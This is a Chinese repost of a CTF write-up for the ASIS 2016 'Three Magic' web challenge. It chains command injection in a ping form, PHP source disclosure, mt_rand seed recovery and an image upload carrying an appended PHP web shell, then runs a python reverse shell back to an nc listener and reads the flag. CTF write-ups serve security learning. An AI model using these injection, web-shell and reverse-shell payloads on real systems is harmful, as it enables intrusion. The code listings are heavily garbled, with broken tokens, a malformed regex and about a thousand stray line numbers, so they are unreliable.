

ASIS CTF - 三个魔法Web关WriteUp

转载

普通网友 于 2016-09-10 19:14:40 发布 1562 收藏

分类专栏: [php-hack](#)



[php-hack 专栏收录该内容](#)

62 篇文章 3 订阅

订阅专栏

比赛 : ASIS CTF

挑战名: Three Magic

类型 : Web

点数 : 267 pts

URL : <https://3magic.asis-ctf.ir/3magic/>

第一眼看到这个挑战, 通常是过滤一些字符或者增加一些限制来阻止命令执行, 我通过输入&id到addr域, 成功返回执行结果, 可以确定这是一道命令执行的挑战题。




下一步我们找出过滤和限制。通过测试, 我们发现不能够输入空格, /, 并且只能输入15个字符。

运行find和set命令, 我们能够发现一些信息。



我们看到, /pages文件夹下有一些.php文件, /files文件夹, 我们没有权限访问, 还有一个比较有趣的文件叫Adm1n1sTraTi0n2.php



打开后是一个上传页面，上传图片后，会返回类似file image.png命令返回的信息，但是我们不知道上传后的文件保存路径，现在的思路是，只能通过前面的命令执行漏洞来读取php源码，因为过滤了空格和/，所以我们使用grep来递归读文件，我这里使用的是&(grep,-nrw,)

```
index.php

-----

<title>3magic</title>

<li>

<a href=
'?page=ping'
>ping</a>

</li>

<?php

if
(
$_SERVER
[
'REMOTE_ADDR'
] ==
'127.0.0.1'
) {

1  ?>
2
3  <li>
4
5  <a href=
'?page=Admin1sTraTi0n2'
6  >admin</a>
7
8  </li>
9
10 <?php
11
12 }
13
14 ?>
15
16 <hr>
17
18 <?php
19
20 if
21 (isset(
22 $_GET
23 [
24 'page'
25 ])) {

$p
=
$_GET
[
'page'
];
```

```
if
(preg_match(
'/(\.\.\/)'/
)
)p
)) {

die
(
'attack detected'
);

}

include
(
'pages/'
.
$p
.
'.php'
);

die
();

}

?>
```

ping.php

<p>ping</p>

```
<form action=
"./page=ping"
method=
"POST"
>
```

```
<input type=
"text"
name=
"addr"
placeholder=
"addr"
>
```

```
<input type=
"submit"
value=
"send"
>
```

</form>

```
<textarea style=
"width: 300px; height: 300px"
placeholder=
"result"
>
```

1

2

3

4

5

6

<?php

```
if
(isset(
$_POST
[
'addr'
])) {
```

```
7
8 $addr
9 = $_POST
10 [
11 'addr'
12 ];
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Admin1sTraTi0n2.php

<p>image inspector</p>

<?php

mt_srand((time() % rand(1,10000) + rand(2000,5000))%rand(1000,9000)+rand(2000,5000));

```
// files directory flushed every 3min

setcookie(
'test'
, mt_rand(), time(),
'/');

if
(isset(
$_POST
[
'submit'
])) {

$check
=
getimagesize(
(
$_FILES
[
'file'
][
'tmp_name'
]));

if
(
$check
!== false) {

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

echo
'File is an image - '
.
$check
[
'mime'
];

$filename
=
'/var/www/html/3magic/files/'
.mt_rand()
.
'-'
.
$_FILES
[
'file'
][
'name'
];
// prevent path traversal

move_uploaded_file(
$_FILES
[
'file'
][
'tmp_name'
],
$filename
);

echo
"<br>\n"
;

system(
'/usr/bin/file -b '
.
escapeshellarg
(
$filename
));

echo
"<br>\n"
;

}
else
{

echo
'File is not an image'
;
}
```

```

}
}

?>

<form action=
"7page=AdminIsTraTi0n2"
method=
"post"
enctype=
"multipart/form-data"
>

Select image to upload:

<input type=
"file"
name=
"file"
>

<input type=
"submit"
value=
"Upload Image"
name=
"submit"
>

</form>

```

index.php:


通过源码可以看出这个文件的page参数有LFI漏洞,但是不能够进一步利用,因为服务器安装的PHP版本,已经修补了%00截断漏洞

图像验证只是通过getsizeimage()函数验证了图像大小,上传的文件名通过文件名+随机数生成

当访问页面的时候,会通过mt_srand()生成随机数种子,随后用mt_rand()生成随机数在cookie里,最后结合上传后的文件名,存放到/files目录中

mt_rand()已知的是有漏洞的,我们能从任意mt_rand()值中恢复种子,如果想了解细节,可以参考这篇文章http://www.openwall.com/php_mt_seed/README,也可以下载利用工具http://download.openwall.net/pub/projects/php_mt_seed/php_mt_seed-3.2.tar.gz

现在攻击思路清晰了,我们首先上传一个.php文件,其实就是在一个图片文件的末尾加上<?php system(\$_GET['c']);?>,以便绕过getsizeimage()函数。然后在cookie中test字段找到mt_rand()生成的值,使用php_mt_seed工具恢复种子,最后再使用mt_rand()结合上传的文件名,访问/files下的文件。



具体攻击流程如下:

上传image.php文件,查看cookie中的test值

使用php_mt_seed恢复种子

```

vagrant@vagrant-ubuntu-trusty-64:~
/php_mt_seed-3
- 25
/php_mt_seed
1661750892

Found 0, trying 0 - 33554431, speed 0 seeds per second

seed = 6658

```

通过恢复出的种子,再用mt_rand()生成

```
vagrant@vagrant-ubuntu-trusty-64:~  
/ctf  
$ php -r  
'mt_srand(6658); echo mt_rand(), "\n";echo mt_rand();'  
  
1661750892  
  
350321027
```

拼接随机数和上传的文件名，执行反弹操作

```
1 https://3magic.asis-ctf.ir/3magic/files/350321027_image.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREAM%29
```

通过反弹的shell，寻找flag

```
root@pimps:~  
# nc -lvp 80  
  
Listening on [0.0.0.0] (family 0, port 80)  
  
Connection from [66.172.11.62] port 80 [tcp  
/http  
] accepted (family 2, sport 52079)  
  
/bin/sh  
: 0: can't access  
tty  
; job control turned off  
  
$  
  
$  
id  
  
uid=33(www-data) gid=33(www-data)  
groups  
=33(www-data)  
  
$  
uname  
-a  
  
Linux web-tasks 3.16.0-4-amd64  
#1 SMP Debian 3.16.7-ckt25-2 (2016-04-08) x86_64 GNU/Linux  
  
$  
cd  
/  
  
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
  
$  
ls  
  
bin  
boot  
dev  
etc  
flag  
home  
initrd.img
```

```
16     initrd.img.old
17
18     lib
19
20     lib32
21
22     lib64
23
24     lost+found
25
26     media
27
28     mnt
29
30     opt
31
32     proc
33
34     read_flag
35
36     root
37
38     run
39
40     sbin
41
42     srv
43
44     sys
45
46     tmp
47
48     usr
49
50     var
51
52     vmlinuz
53
54     vmlinuz.old
55
56     $ .
57     /read_flag
58
59     Segmentation fault
60
61     $ python -c
62     'import pty; pty.spawn("/bin/bash")'
63
64     www-data@web-tasks:/$
65
66     www-data@web-tasks:/$ .
67     /read_flag
68
69     .
70     /read_flag
71
72     Write
73     "**please_show_me_your_flag**"
74     on my
```



```
tty  
, and I will give you flag :)
```

```
*please_show_me_your_flag*
```

```
*please_show_me_your_flag*
```

```
ASIS{015c6456955c3c44b46d8b23d8a3187c}
```

```
www-data@web-tasks:/$
```

本文由 安全客 翻译，转载请注明“转自安全客”，并附上链接。

原文链接: <https://thegoonies.rocks/asis-ctf-three-magic-web/>